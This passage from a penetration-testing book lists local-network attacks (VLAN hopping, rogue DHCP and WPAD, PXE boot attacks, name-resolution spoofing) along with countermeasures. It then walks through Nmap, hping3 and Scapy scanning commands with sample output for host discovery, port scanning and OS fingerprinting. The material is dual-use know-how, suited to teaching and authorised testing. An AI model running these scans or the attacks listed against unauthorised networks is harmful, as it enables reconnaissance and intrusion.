CAM table overflow, causing a switch to broadcast frames to all ports
Modifying 802.1D STP traffic flow via spoofed BPDU frames
Accessing privileged VLANs through dynamic trunking or double-tagging
Compromise and cracking of 802.1X credentials (requiring network access)
CDP flooding, resulting in denial of service
CDP spoofing to advertise fake devices, inducing management software connection (e.g., SNMP) and compromise of sensitive data
Active Layer 3 attack tactics include:
Use of rogue DHCP and WPAD servers to modify the configuration of clients
Service of malicious boot images via PXE to compromise user credentials and launch hardware-layer attacks against vulnerable hosts (e.g., BIOS attacks)
LLMNR, NBT-NS, and mDNS spoofing to direct users to malicious services
Router impersonation via HSRP, EIGRP, OSPF, and other protocols
IPv6 discovery protocol spoofing, resulting in MITM
Identification of hosts supporting IP forwarding (used to route traffic elsewhere)
A number of countermeasures can be considered to improve local network security. A very effective broad mitigation against MITM and rogue server attacks is to enforce transport security (via IPsec or TLS) along with strong authentication through certificate validation.
Many 802.1X attacks are mitigated supplicant-side, via the client system:
Always validate the X.509 certificate of the authenticator
Specify the CN values of valid authenticators (RADIUS servers)
Fail-safe by not prompting the end user on security exceptions
Cisco-specific data link security features to be considered include the following:
Enable port security to limit the number of MAC addresses assigned to a port
Disable CDP support to prevent denial of service against switches
Enable bdpu-guard and root guard to mitigate STP attacks
Use unknown traffic flood control features to limit Layer 2 broadcast attacks61
Avoid CPU exhaustion via OSPF, EIGRP, and RIP packets having priority, by setting an ACL across untrusted ports to drop traffic destined for UDP port 520, and packets using IP protocols 88 and 89
Generic data link attack mitigations are as follows:
Set switch ports to access mode and disable dynamic trunking
Establish VLANs to prevent untrusted users from securing Layer 2 access to sensitive systems, such as servers and workstations used by IT operations staff
Disable unused Ethernet ports and place them in a quarantine VLAN
Always use a dedicated VLAN ID for trunk ports
Avoid using the default VLAN ID value “1” when possible
Use private VLAN (port isolation) features when possible, to prevent client systems from interacting with one another
Network and application layer countermeasures:
Disable IPv6 if it is not explicitly required to prevent overlay network attacks
Disable ICMP redirect support to mitigate against MITM62
Disable multicast name resolution and NetBIOS over TCP/IP in Windows
Disable Bounjour/zero-configuration functionality within Apple OS X and Linux
Establish ACLs on ports that do not use isolation so that private VLAN attacks (routing traffic via a gateway to an isolated port) are not effective
Use HSTS within your web applications to mitigate against MITM attacks that downgrade HTTPS to HTTP (e.g., sslstrip)
Review client proxy settings so that they are not automatically set via WPAD63
1 See https://www.wireshark.org.
2 See http://www.oxid.it/cain.html.
3 See Ettercap on GitHub.
4 See sslstrip on creator Moxie Marlinspike’s website.
5 See easy-creds on GitHub.
6 See Responder on GitHub.
7 See Evilgrade on GitHub.
8 Nicolas Economou, “MS15-011 — Microsoft Windows Group Policy Real Exploitation via a SMB MiTM Attack”, Core Security Blog, May 18, 2015.
9 See dsniff on Monkey.org.
10 See CVE-2005-4441.
11 Use “h” within Yersinia to display available commands.
12 Andrew A. Vladimirov, “Making Unidirectional VLAN and PVLAN Jumping Bidirectional”, email message to Full Disclosure, December 19, 2005.
13 Steve A. Rouiller, “Virtual LAN Security: Weaknesses and Countermeasures”, SANS Institute, 2003.
15 See CVE-2008-2441 and CVE-2013-3466.
16 This can be mitigated by adopting 802.1AE (MACsec).
17 Vonnie Hudson, “Destroying a Cisco Switch with CDP Flooding”, Fixed by Vonnie Blog, June 23, 2015.
19 See Scapy on creator Philippe Biondi’s website.
20 See http://examples.oreilly.com/networksa/tools/cdp_flooder.py.
21 Kevin Lauerman and Jeff King, “STP MiTM Attack and L2 Mitigation Techniques”, white paper for Cisco, 2010.
22 For more information on Ettercap, see Lakshmanan Ganapathy, “Ettercap Tutorial: DNS Spoofing & ARP Poisoning Examples”, The Geek Stuff Blog, May 10, 2012.
23 Nmap broadcast-dhcp-discover script.
24 Nmap broadcast-dhcp6-discover script.
25 See DHCPig on GitHub.
26 See “Microsoft Deployment Toolkit” on Microsoft’s TechNet.
27 Dave DeSimone and Dave Kennedy, “Owning One to Rule Them All” presented at the Defcon 20 Hacking Conference, Las Vegas, NV, July 26–29, 2012.
28 Metasploit pxeexploit module.
29 Corey Kallenberg and Xeno Kovah, “How Many Million BIOSes Would You Like to Infect?”, white paper for Legbacore, June 11, 2015.
30 Jonas Zaddach et al., “Implementation and Implications of a Stealth Hard-Drive Backdoor”, presented at the Annual Computer Security Applications Conference, New Orleans, LA, December 9–13, 2013.
31 Matt Weeks, “Network Nightmare”, presented at the Defcon 19 Hacking Conference, Las Vegas, NV, August 4–7, 2011.
32 Tony Lee and Chris Lee, “BIOS Security? Build a PXE Attack Server”, SecuritySynapse, July 22, 2013.
33 See “John the Ripper password cracker” at OpenWall.com.
34 See “Creating a WPAD entry in DHCP” on Microsoft’s TechNet.
35 For more information, see Reggle, “Layer 2 Attacks on a Catalyst Switch”, Reggle Blog, June 15, 2013.
36 See “Understanding How Routing Updates and Layer 2 Control Packets Are Queued on an Interface with a QoS Service Policy”, Cisco.com, February 15, 2008.
37 See John the Ripper on GitHub.
38 Dhiru Kholia, “Cracking HSRP MD5 Authentication ‘Hashes’”, email message to OpenWall.com mailing list, September 2, 2014.
39 Dhiru Kholia, “Cracking VRRP and GLBP Hashes”, email message to OpenWall.com mailing list, October 6, 2014.
40 Dhiru Kholia, “Cracking EIGRP MD5 Authentication “Hashes’”, email message to OpenWall.com mailing list, September 9, 2014.
41 Dhiru Kholia, “Cracking OSPF, BGP and RIP Authentication with JtR (and Ettercap)”, email message to OpenWall.com mailing list, November 18, 2013.
43 DarK, “Network: Scapy HSRP Dissector with MD5 Auth Support!”, Goto:H[@]ck - Hack To Learn Blog, January 3, 2011.
44 VRRPv3 does not support authentication.
48 IPsec security features are described in Chapter 10.
49 To run without authentication, keyed MD5 or HMAC-SHA-256 must be used.
50 See RFC 2328 (OSPFv2) and RFC 5340 (OSPFv3).
51 See CVE-2015-1103.
52 Esteban Pellegrino et al., “DoubleDirect — Zimperium Discovers Full-Duplex ICMP Redirect Attacks in the Wild”, Zimperium Blog, November 20, 2014.
54 See the THC IPv6 toolkit on GitHub.
55 Metasploit ipv6_neighbor_router_advertisement module.
56 See Evil FOCA on Eleven Paths.
57 Alec Waters, “SLAAC Attack – 0day Windows Network Interception Configuration Vulnerability”, Infosec Institute, April 4, 2011.
58 Jonathan Cran, “Practical Man in the Middle”, SlideShare.net, June 22, 2013.
59 Philippe Biondi and Arnaud Ebalard, “Scapy and IPv6 Networking”, presented at the Hack in the Box Security Conference, Kuala Lumpur, Malaysia, September 18–21, 2006.
60 See gateway-finder.py on GitHub.
61 For more information, see “Catalyst 6500 Release 12.25X Software Configuration Guide”, Cisco.com, November 17, 2013.
62 See @axcheron’s tweet.
63 See “How to Turn Off (Disable) Web Proxy Auto Discovery (WPAD) in Windows Server 2008 R2”, Stack Overflow, February 22, 2013.
Upon identifying IP address blocks of interest, active scanning is undertaken to map the network, catalog accessible hosts, and identify exposed services. The following tactics are covered in this chapter:
Use of Nmap to perform initial network scanning
Low-level assessment to understand the network configuration
Use of Nmap and Metasploit to perform light vulnerability scanning
Bulk vulnerability scanning (using Nessus, Qualys, and others)
Evasion of intrusion detection and prevention mechanisms
Manual testing is then undertaken to investigate vulnerabilities, exploit known flaws, and launch brute-force password grinding attacks. For reference, Figure 6-1 demonstrates the relationship between IP protocols covered in this chapter.
Available for platforms including Apple OS X, Microsoft Windows, and Linux, Nmap supports IPv4 and IPv6 network scanning via ICMP, TCP, UDP, and SCTP. Now let’s see how to use Nmap to scan an environment.
Nmap supports ICMP scanning over both IPv4 and IPv6 to map subnets within larger IP blocks and elicit responses from hosts (depending on configuration). Here are two particularly useful ICMPv4 message types:
IANA maintains comprehensive lists of ICMPv4 and ICMPv6 message types.1 Many useful ICMPv4 types have been deprecated in recent years, including 17 (address mask request) and 37 (domain name request). Within legacy networks these can yield useful information.
Within Nmap, use the -PEPM flag to perform host discovery using ICMPv4 echo, timestamp, and subnet mask requests, as shown in Example 6-1.
root@kali:~# nmap -PEPM -sP –vvv -n 10.12.5.0/24 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-09-07 18:22 EDT Initiating Ping Scan at 18:22 Scanning 256 hosts [3 ports/host] Completed Ping Scan at 18:23, 7.24s elapsed (256 total hosts) Nmap scan report for 10.12.5.0 [host down, received no-response] Nmap scan report for 10.12.5.1 Host is up, received echo-reply ttl 128 (0.012s latency). Nmap scan report for 10.12.5.16 Host is up, received echo-reply ttl 128 (0.023s latency). Nmap scan report for 10.12.5.17 Host is up, received echo-reply ttl 128 (0.027s latency). Nmap scan report for 10.12.5.18 Host is up, received echo-reply ttl 128 (0.031s latency). Nmap scan report for 10.12.5.20 Host is up, received echo-reply ttl 128 (0.039s latency). Nmap scan report for 10.12.5.21 Host is up, received echo-reply ttl 128 (0.043s latency). Nmap scan report for 10.12.5.22 Host is up, received echo-reply ttl 128 (0.047s latency).
Older versions of Nmap report multiple responses for subnet and broadcast addresses, letting you map subnet allocations and sizes. Unfortunately, version 6.49 does not, and so you must use ping to manually investigate network behavior.
Within an IP network, the last address octet is reserved as the broadcast address (e.g., 10.10.5.255 within 10.10.5.0/24), which is used to send traffic to all of the hosts within a subnet. Example 6-2 demonstrates the ping command used to send ICMP echo requests to an IPv4 broadcast address, and Example 6-3 shows how an additional subnet (10.12.0.0/24) is revealed via the 255.255.255.255 broadcast address.
root@kali:~# ping -b 10.10.5.255 WARNING: pinging broadcast address PING 10.10.5.255 (10.10.5.255) 56(84) bytes of data. 64 bytes from 10.10.5.79: icmp_seq=1 ttl=64 time=1.01 ms 64 bytes from 10.10.5.10: icmp_seq=1 ttl=64 time=1.79 ms (DUP!) 64 bytes from 10.10.5.13: icmp_seq=1 ttl=64 time=3.67 ms (DUP!) 64 bytes from 10.10.5.11: icmp_seq=1 ttl=64 time=3.67 ms (DUP!) 64 bytes from 10.10.5.12: icmp_seq=1 ttl=64 time=3.67 ms (DUP!) 64 bytes from 10.10.5.99: icmp_seq=1 ttl=64 time=3.67 ms (DUP!) 64 bytes from 10.10.5.14: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
root@kali:~# ping -b 255.255.255.255 WARNING: pinging broadcast address PING 255.255.255.255 (255.255.255.255) 56(84) bytes of data. 64 bytes from 10.10.5.79: icmp_seq=1 ttl=64 time=1.28 ms 64 bytes from 10.12.5.251: icmp_seq=1 ttl=63 time=1.28 ms (DUP!) 64 bytes from 10.12.5.239: icmp_seq=1 ttl=63 time=1.28 ms (DUP!) 64 bytes from 10.12.5.240: icmp_seq=1 ttl=63 time=1.28 ms (DUP!) 64 bytes from 10.12.5.201: icmp_seq=1 ttl=63 time=1.28 ms (DUP!) 64 bytes from 10.12.5.248: icmp_seq=1 ttl=63 time=1.84 ms (DUP!) 64 bytes from 10.10.5.10: icmp_seq=1 ttl=64 time=1.85 ms (DUP!) 64 bytes from 10.12.5.242: icmp_seq=1 ttl=63 time=1.85 ms (DUP!) 64 bytes from 10.12.5.235: icmp_seq=1 ttl=63 time=4.73 ms (DUP!) 64 bytes from 10.12.5.246: icmp_seq=1 ttl=63 time=6.02 ms (DUP!) 64 bytes from 10.12.5.244: icmp_seq=1 ttl=63 time=8.19 ms (DUP!)
Nmap supports many TCP scanning modes, which are particularly useful when performing stealth scans and understanding low-level network configuration. For the purpose of identifying accessible services, the basic TCP SYN (-sS) mode should be used, as demonstrated by Example 6-4.
root@kali:~# nmap -sS 10.10.5.10 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-09-07 18:45 EDT Nmap scan report for 10.10.5.10 Not shown: 933 filtered ports, 60 closed ports PORT STATE SERVICE 80/tcp open http 135/tcp open msrpc 445/tcp open microsoft-ds 3389/tcp open ms-wbt-server 49152/tcp open unknown 49153/tcp open unknown 49154/tcp open unknown
By default, Nmap will perform host discovery and identify accessible hosts to scan.2 When testing hardened environments, you should use the -Pn flag to force scanning of each address. A slower timing policy (such as -T2) is also useful because an aggressive policy might trigger SYN flood protection and cause packets to be dropped.
Nmap returns a state (open, closed, or filtered) for each port. Figures 6-2 through 6-5 demonstrate SYN probes eliciting four response variants: a SYN/ACK packet (indicating an open port); RST/ACK (denoting closed); no response; or an ICMP type 3 message (implying a filter).
During testing you should scan every TCP port, from 0 to 65,535. For speed reasons, Nmap uses an internal list of common ports by default, introducing a blind spot.
IPv4 firewalls and routers often generate ICMP type 3 (destination unreachable) responses, which provide insight into network configuration. Table 6-1 lists common ICMP type 3 message codes.3
| Code | Description |
|---|---|
| 0 | Network unreachable |
| 1 | Host unreachable |
| 2 | Protocol unreachable |
| 3 | Port unreachable |
| 6 | Destination network unknown |
| 7 | Destination host unknown |
| 9 | Communication administratively prohibited (network) |
| 10 | Communication administratively prohibited (host) |
| 13 | Communication administratively prohibited (general) |
The connectionless nature of UDP means that services are identified either through negative scanning (inferring open ports based on ICMP unreachable responses of those which are closed), or through use of correctly formatted datagrams to elicit a response from a service (e.g., DNS, DHCP, TFTP, and others, as listed in nmap-payloads4), known as payload scanning.
ICMP is an unreliable indicator because security-conscious organizations tend to filter messages, and most operating systems rate-limit ICMP responses by default.
Nmap uses a combination of both negative and payload scanning (versus just a single mode) via the -sU flag. This often clouds output, as demonstrated by Example 6-5, in which both open and open|filtered states are returned.
root@kali:~# nmap -Pn -sU -open -F -vvv -n 10.3.0.1 Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 02:37 UTC Initiating UDP Scan at 02:37 Scanning 10.3.0.1 [100 ports] Discovered open port 137/udp on 10.3.0.1 Discovered open port 123/udp on 10.3.0.1 Completed UDP Scan at 02:38, 13.25s elapsed (100 total ports) Nmap scan report for 10.3.0.1 Scanned at 2014-10-27 02:37:49 UTC for 13s PORT STATE SERVICE 7/udp open|filtered echo 9/udp open|filtered discard 17/udp open|filtered qotd 19/udp open|filtered chargen 49/udp open|filtered tacacs 53/udp open|filtered domain 67/udp open|filtered dhcps 68/udp open|filtered dhcpc 69/udp open|filtered tftp 80/udp open|filtered http 88/udp open|filtered kerberos-sec 111/udp open|filtered rpcbind 120/udp open|filtered cfdptkt 123/udp open ntp 135/udp open|filtered msrpc 136/udp open|filtered profile 137/udp open netbios-ns 138/udp open|filtered netbios-dgm 139/udp open|filtered netbios-ssn 158/udp open|filtered pcmail-srv 161/udp open|filtered snmp
The verbose output shows that ports 123 (NTP) and 137 (the NetBIOS name service) are open based on responses to crafted payloads. The other ports are listed based on unreliable ICMP feedback.
Using the -sUV flag, you can actively probe each UDP port and see which respond. Running Nmap in this fashion is, however, very slow against ambiguous open|filtered ports, and impractical when testing large networks.
Example 6-6 demonstrates using Nmap to scan five UDP ports of a single host, taking 114 seconds to complete. Deeper testing reveals that port 53 is indeed listening.
root@kali:~# nmap -Pn -sUV -open -p53,123,135,137,161 -vvv -n 10.3.0.1 Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 02:53 UTC NSE: Loaded 29 scripts for scanning. Initiating UDP Scan at 02:53 Scanning 10.3.0.1 [5 ports] Discovered open port 123/udp on 10.3.0.1 Discovered open port 137/udp on 10.3.0.1 Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 99.99% done; ETC: 02:53 (0:00:00 remaining) Completed UDP Scan at 02:53, 9.08s elapsed (5 total ports) Initiating Service scan at 02:53 Scanning 5 services on 10.3.0.1 Discovered open port 53/udp on 10.3.0.1 Discovered open|filtered port 53/udp on 10.3.0.1 is actually open Completed Service scan at 02:55, 75.06s elapsed (5 services on 1 host) NSE: Script scanning 10.3.0.1. NSE: Starting runlevel 1 (of 1) scan. Initiating NSE at 02:55 Completed NSE at 02:55, 30.02s elapsed Nmap scan report for 10.3.0.1 Scanned at 2014-10-27 02:53:40 UTC for 114s PORT STATE SERVICE VERSION 53/udp open domain dnsmasq 2.50 123/udp open ntp NTP v4 135/udp open|filtered msrpc 137/udp open netbios-ns Samba nmbd (workgroup: UCOPIA) 161/udp open|filtered snmp Service Info: Host: CONTROLLER
An alternative tool that you can use to perform UDP payload scanning is Unicornscan.5 Against the 10.3.0.1 candidate, results are returned almost instantly:
root@kali:~# unicornscan -mU 10.3.0.1 UDP open domain[ 53] from 10.3.0.1 ttl 128 UDP open netbios-ns[ 137] from 10.3.0.1 ttl 128
UDP scanning results vary by tool selection and network conditions. Nmap provides a comprehensive option with -sUV, but testing of a single host using the -F option (scanning 100 ports) can take more than 10 minutes to complete.
SCTP sits alongside TCP and UDP, as shown in Figure 6-1. Intended to provide transport of telephony data over IP, the protocol duplicates many of the reliability features of Signaling System 7 (SS7), and underpins a larger protocol family known as SIGTRAN. SCTP is supported by operating systems including IBM AIX, Oracle Solaris, HP-UX, Linux, Cisco IOS, and VxWorks.
Each SCTP packet contains a header and associated chunks, as demonstrated by Figure 6-6. Source and destination port values are 16-bit (running from 0 to 65,535), and 8-bit chunk type values are listed in Table 6-2. Depending on the type, the chunk value field varies.
| ID | Value | Description |
|---|---|---|
| 0 | DATA | Payload data |
| 1 | INIT | Initiation request |
| 2 | INIT ACK | Initiation acknowledgment |
| 3 | SACK | Selective acknowledgment |
| 4 | HEARTBEAT | Heartbeat request |
| 5 | HEARTBEAT ACK | Heartbeat acknowledgment |
| 6 | ABORT | Abort request |
| 7 | SHUTDOWN | Shutdown request |
| 8 | SHUTDOWN ACK | Shutdown acknowledgment |
| 9 | ERROR | Operation error |
| 10 | COOKIE ECHO | State cookie echo |
| 11 | COOKIE ACK | Cookie acknowledgment |
| 12 | ECNE | Explicit congestion notification echo |
| 13 | CWR | Congestion window reduced |
| 14 | SHUTDOWN COMPLETE | Shutdown complete |
You can find accessible SCTP services by scanning with two packet types:
-sY flag) sends SCTP INIT chunks to each port. An INIT ACK response indicates the port is open, whereas an ABORT chunk indicates it is closed.-sZ flag.Example 6-7 demonstrates an Nmap SCTP scan over IPv6. Table 6-3 lists common SCTP services. Upon identifying valid services, use sctpscan6 to manually investigate (using the -t flag to bridge a TCP socket to a particular SCTP service).
root@kali:~# nmap -6 -Pn -sY –n -open fe80::217:f2ff:fe0f:5d19 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-08-27 09:56 EDT Nmap scan report for fe80::217:f2ff:fe0f:5d19 PORT STATE SERVICE 2427/sctp open mgcp-gateway 2944/sctp open megago-h248 2945/sctp open h248-binary
| Port | Name | Description | RFC |
|---|---|---|---|
| 1167 | cisco-ipsla | Cisco IP SLA control protocol | 6812 |
| 1812 | radius | RADIUS authentication protocol | 2865 |
| 1813 | radacct | RADIUS accounting protocol | 2866 |
| 2225 | rcip-itu | Resource connection initiation protocol | – |
| 2427 | mgcp-gateway | Media gateway control protocol | 3435 |
| 2904 | m2ua | SS7 MTP level 2 user adaptation | 3331 |
| 2905 | m3ua | SS7 MTP level 3 user adaptation | 4666 |
| 2944 | megaco-h248 | Gateway control protocol (text) | 3525 |
| 2945 | h248-binary | Gateway control protocol (binary) | |
| 3097 | itu-bicc-stc | ITU-T Q.1902.1 and Q.2150.3 | – |
| 3565 | m2pa | SS7 MTP level 2 peer-to-peer adaptation | 4165 |
| 3863 | asap-sctp | Aggregate server access protocol | 5352 |
| 3864 | asap-sctp-tls | Aggregate server access protocol (TLS) | |
| 3868 | diameter | Diameter AAA protocol | 6733 |
| 4739 | ipfix | IP flow information export | 3917 |
| 4740 | ipfixs | IP flow information export (DTLS) | 5153 |
| 5060 | sip | Session initiation protocol | 3261 |
| 5061 | sip-tls | Session initiation protocol (TLS) | |
| 5090 | card | Candidate access router discovery protocol | 4066 |
| 5091 | cxtp | Context transfer protocol | 4067 |
| 5672 | amqp | Advanced message queuing protocola | – |
| 5675 | v5ua | V5.2 user adaptation | 3807 |
| 6704 | frc-hp | ForCES high-priority channel | 5811 |
| 6705 | frc-mp | ForCES medium-priority channel | |
| 6706 | frc-lp | ForCES low-priority channel | |
| 7626 | simco | Simple middlebox configuration | 4540 |
| 8471 | pim-port | PIM over reliable transport | 6559 |
| 9082 | lcs-ap | 3GPP LCS application protocolb | – |
| 9084 | aurora | IBM AURORA performance visualizer | |
| 9900 | iua | ISDN Q.921 user adaptation | 4233 |
| 9901 | enrp-sctp | ENRP server channel | 5353 |
| 9902 | enrp-sctp-tls | ENRP server channel (TLS) | |
| 14001 | sua | SCCP user adaptation | 3868 |
| 20049 | nfsrdma | NFS over RDMA | 5667 |
| 29118 | sgsap | 3GPP SGsAPc | – |
| 29168 | sbcap | 3GPP SBcAPd | |
| 29169 | iuhsctpassoc | UTRAN Iuh interface RANAP user adaptione | |
| 36412 | s1-control | 3GPP S1 control plane | |
| 36422 | x2-control | 3GPP X2 control plane | |
a See http://bit.ly/2aCGi7z. b See http://bit.ly/2aCGsfc. c See http://bit.ly/2aCGtzY. d See http://bit.ly/2aCG948. e See http://bit.ly/2aCHyHG. | |||
A number of these protocols do not correspond to IETF RFC documents, but are described by International Telecommunication Union (ITU) and 3rd Generation Partnership Project (3GPP) standards. For example, ITU-T Q.1902.17 defines the Bearer Independent Call Control (BICC) protocol used by SCTP port 3097 in Table 6-3.
Detailed assessment involves scanning all 65,536 TCP and SCTP ports for each IP address within scope, along with testing of common UDP ports (to save time). I have yet to find a UDP service running on a nonstandard port during testing, and so running a UDP scan with Nmap’s default services list is sufficient.
For IPv4, my preferred approach is to first run three Nmap scans to identify accessible hosts. You can load a list of target networks into Nmap from a file by using the -iL flag.
nmap –T4 –Pn –n –sS –F –oG tcp.gnmap 192.168.0.0/24 nmap –T4 –Pn –n –sY –F –oG sctp.gnmap 192.168.0.0/24 nmap –T4 –Pn –n –sU –p53,69,111,123,137,161,500,514,520 -oG udp.gnmap 192.168.0.0/24
These scans generate output with gnmap file extensions. It is important to pay particular attention to the UDP results because they might contain false positives. If the UDP dataset looks noisy (i.e., all the hosts are reporting to have open ports), simply disregard it. When you’re happy with the contents of these files, use grep and awk to generate a refined list of targets, as follows:
grep open *.gnmap | awk '{print $2}' | sort | uniq > targets.txt
You should then feed this list into four subsequent scans:
A fast TCP scan of common services
nmap -T4 -Pn -open -sS -A -oA tcp_fast -iL targets.txt
A TCP scan of all ports (plus fingerprinting and testing via default NSE scripts)
nmap -T4 -Pn -open -sSVC -A –p0-65535 -oA tcp_full -iL targets.txt
An SCTP scan of all ports
nmap -T4 -Pn -open -sY –p0-65535 -oA sctp -iL targets.txt
A UDP scan of common services
nmap -T3 -Pn -open –sU -oA udp -iL targets.txt
The -oA flag will generate multiple output files for each scan type, including a gnmap file that you can easily parse, and a full text file that is human-readable.
When running large concurrent scans using Nmap, it is advisable to use a sensible timing policy to avoid saturating your Internet connection. You can also use the screen utility,8 which is found within Kali Linux, Apple OS X, and other platforms, to move the various scanning sessions to the background. This way, they will continue to run if you are disconnected from the server.
These scanning modes do not perform deep analysis of the exposed network services. Vulnerability scanning and in-depth testing is covered later in this chapter, along with use of commercially supported tools.
Chapters 4 and 5 describe IPv6 addresses enumeration. Upon gathering a list of IPv6 network prefixes, identify hosts and services using the same phased approach described for IPv4 (i.e., sweeping for hosts running common network services, and full scanning of that subset). When TCP sweeping large IPv6 networks, I recommend reducing the port list to increase speed, from -F (100 common ports) to -p22,25,53,80,111,139,443.
Upon preparing a list of targets (e.g., targets.txt), run the same scans as before, this time using the -6 flag to scan over IPv6:
nmap -6 -T4 -Pn -open -sS -A -oA ipv6_tcp_fast -iL targets.txt nmap -6 -T4 -Pn -open -sSVC -A –p0-65535 -oA ipv6_tcp_full -iL targets.txt nmap -6 -T4 -Pn -open -sY –p0-65535 -oA ipv6_sctp -iL targets.txt nmap -6 -T3 -Pn -open -sU -oA ipv6_udp -iL targets.txt
By crafting probe packets and reviewing the responses, you can do the following:
Fingerprint the operating system of a target host or network device
Identify hosts with IP stack implementation flaws
Enumerate filtering devices and reverse engineer their policy
Reveal the internal IP addresses of misconfigured systems
You can manipulate IP and TCP header values by using Hping3,9 Scapy, Nmap, and Firewalk.10 Individual values set within IP and TCP packet headers are shown in Figures 6-7 and 6-8. By manipulating these fields and sampling responses to particular probes, you can reverse engineer the underlying network configuration.
Table 6-4 lists common Hping3 arguments used to craft TCP packets from the command line. The utility also supports raw IP, UDP, and scanning modes. Power users should consider Scapy because it offers increased flexibility.11
| Argument | Description |
|---|---|
-c <number> |
Send a particular number of packets |
-t <hops> |
The packet TTL (default is 64) |
-s <port> |
Source TCP port (random by default) |
-d <port> |
Destination TCP port |
-S |
Set the TCP SYN flag |
-F |
Set the TCP FIN flag |
-A |
Set the TCP ACK flag |
Example 6-8 demonstrates Hping3 used to perform a TCP SYN port scan of common ports. For full details of the modes supported, review the documentation.12
root@kali:~# hping3 --scan known -S 192.185.5.1 Scanning 192.185.5.1 (192.185.5.1), port known 337 ports to scan, use -V to see all the replies +----+-----------+---------+---+-----+-----+-----+ |port| serv name | flags |ttl| id | win | len | +----+-----------+---------+---+-----+-----+-----+ 21 ftp : .S..A... 128 3987 8192 46 25 smtp : .S..A... 128 4755 8192 46 53 domain : .S..A... 128 6291 8192 46 80 http : .S..A... 128 8595 8192 46 110 pop3 : .S..A... 128 10643 8192 46 443 https : .S..A... 128 17299 8192 46 143 imap2 : .S..A... 128 30867 8192 46 465 ssmtp : .S..A... 128 33427 8192 46 587 submission : .S..A... 128 39315 8192 46 995 pop3s : .S..A... 128 45715 8192 46
Hping3 TCP ACK (-A) and FIN (-F) probes used in conjunction with scanning mode can reveal quirks in IP stack implementations. By running a scan with the verbose flag (-V) and reviewing the responses to ACK and FIN probes, you can sometimes see variance in TTL and WINDOW values, indicating open ports. Uriel Maimon first described this behavior in Phrack magazine.13
To send three TCP SYN probes to port 80 of 10.3.0.1, use the following:
root@kali:~# hping3 -c 3 -S -p 80 10.3.0.1 HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes ip=10.3.0.1 ttl=128 id=18871 sport=80 flags=SA seq=0 win=64240 rtt=3.6 ms ip=10.3.0.1 ttl=128 id=18872 sport=80 flags=SA seq=1 win=64240 rtt=3.6 ms ip=10.3.0.1 ttl=128 id=18873 sport=80 flags=SA seq=2 win=64240 rtt=3.6 ms
The IP ID values returned are sequential, and the flags received are SYN/ACK, meaning the port is open. A closed port sends packets with RA flags (RST/ACK) set, as follows:
root@kali:~# hping3 -c 3 -S -p 81 10.3.0.1 HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes ip=10.3.0.1 ttl=128 id=19822 sport=81 flags=RA seq=0 win=64240 rtt=3.9 ms ip=10.3.0.1 ttl=128 id=19823 sport=81 flags=RA seq=1 win=64240 rtt=1.8 ms ip=10.3.0.1 ttl=128 id=19824 sport=81 flags=RA seq=2 win=64240 rtt=1.9 ms
Next, we find that TCP port 23 is blocked by an ACL:
root@kali:~# hping3 -c 3 -S -p 23 10.3.0.1 HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes ICMP unreachable type 13 from 192.168.0.254 ICMP unreachable type 13 from 192.168.0.254 ICMP unreachable type 13 from 192.168.0.254
And probes to TCP port 3306 are dropped in transit:
root@kali:~# hping3 -c 3 -S -p 3306 10.3.0.1 HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
Operating systems prepare packets using different IP TTL and WINDOW values, as summarized by Table 6-5. The TTL of a packet decreases with each hop, and so this value will decrease during testing, based on your distance from the target host.
| Operating system | IP TTL (initial) | TCP WINDOW |
|---|---|---|
| Linux | 64 | 5840 |
| FreeBSD | 64 | 65535 |
| Windows XP | 128 | 65535 |
| Windows 7 and later | 128 | 8192 |
| Cisco IOS | 255 | 4128 |
Many TCP/IP implementations set incremental IP ID values in outbound packets. You can take advantage of this behavior to identify individual hosts behind firewalls and measure network activity. If the IP ID value of each packet received from a host is incremental, it can also be used as an unwitting third party (known as a zombie) to facilitate stealth port scanning using Nmap.
Scapy can sample and plot IP ID values. Example 6-9 demonstrates setup (involving installation of python-gnuplot and gnuplot-x11 packages) and use of the utility to sample values from www.yahoo.fr. Figure 6-9 shows the resulting graph, by which we identify individual hosts behind a load balancer. Philippe Biondi and Arnaud Ebalard’s presentation “Scapy and IPv6 networking”14 describes other useful sampling strategies (see slide 45 onward).
root@kali:~# apt-get install python-gnuplot gnuplot-x11 root@kali:~# scapy Welcome to Scapy (2.2.0) >>> a,b=sr(IP(dst="www.yahoo.fr")/TCP(sport=[RandShort()]*1000)) Begin emission: Finished to send 100 packets. Received 100 packets, got 100 answers, remaining 0 packets >>> a.plot(lambda(s,r):r.id)
Example 6-10 demonstrates Nmap used with the -O flag to test both TCP sequence number and IP ID generation. Within this mode, the TCP timestamp option15 is used to calculate host uptime,16 which is particularly useful in identifying distinct systems.
root@kali:~# nmap -F -sS -O -open -v -n 10.3.0.1 Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 04:36 UTC Initiating Ping Scan at 04:36 Scanning 10.3.0.1 [4 ports] Completed Ping Scan at 04:36, 0.00s elapsed (1 total hosts) Initiating SYN Stealth Scan at 04:36 Scanning 10.3.0.1 [100 ports] Discovered open port 80/tcp on 10.3.0.1 Discovered open port 443/tcp on 10.3.0.1 Discovered open port 8081/tcp on 10.3.0.1 Completed SYN Stealth Scan at 04:36, 1.83s elapsed (100 total ports) Initiating OS detection (try #1) against 10.3.0.1 Nmap scan report for 10.3.0.1 Not shown: 96 filtered ports, 1 closed port PORT STATE SERVICE 80/tcp open http 443/tcp open https 8081/tcp open blackice-icecap Device type: general purpose Running: Linux 2.4.X|3.X OS CPE: cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:3 OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2 Uptime guess: 3.014 days (since Fri Oct 24 04:01:34 2014) TCP Sequence Prediction: Difficulty=259 (Good luck!) IP ID Sequence Generation: Incremental
